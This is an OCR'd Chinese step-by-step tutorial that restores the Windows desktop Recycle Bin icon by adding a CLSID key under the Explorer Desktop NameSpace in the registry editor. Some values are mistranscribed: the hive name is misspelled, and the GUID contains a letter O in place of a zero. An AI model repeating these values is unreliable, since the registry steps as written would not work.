
Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，如下图所示。




Step 02 打开“运行”对话框，在“打开”文本框中输入 regedit，如下图所示。




Step 03 单击“确定”按钮，即可打开“注册表编辑器”窗口，如下图所示。




Step 04 在窗口的左侧展开 HEKEY LOCAL MACHIME/SOFTWARE/Microsoft/Windows/Currentversion/Explorer/Desktop/Namespace 树形结构，如下图所示。




Step 05 在窗口的左侧空白处右击，在弹出的快捷菜单中选择“新建”→“项”菜单命令，如下图所示。




Step 06 新建一个项，并将其重命名为“645FFO40-5081-101B-9F08-00AA002F954E”，如下图所示。




Step 07 在窗口的右侧选中系统默认项并右击，在弹出的快捷菜单中选择“修改”菜单选项，打开“编辑字符串”对话框，将数值数据设置为“回收站”，如下图所示。



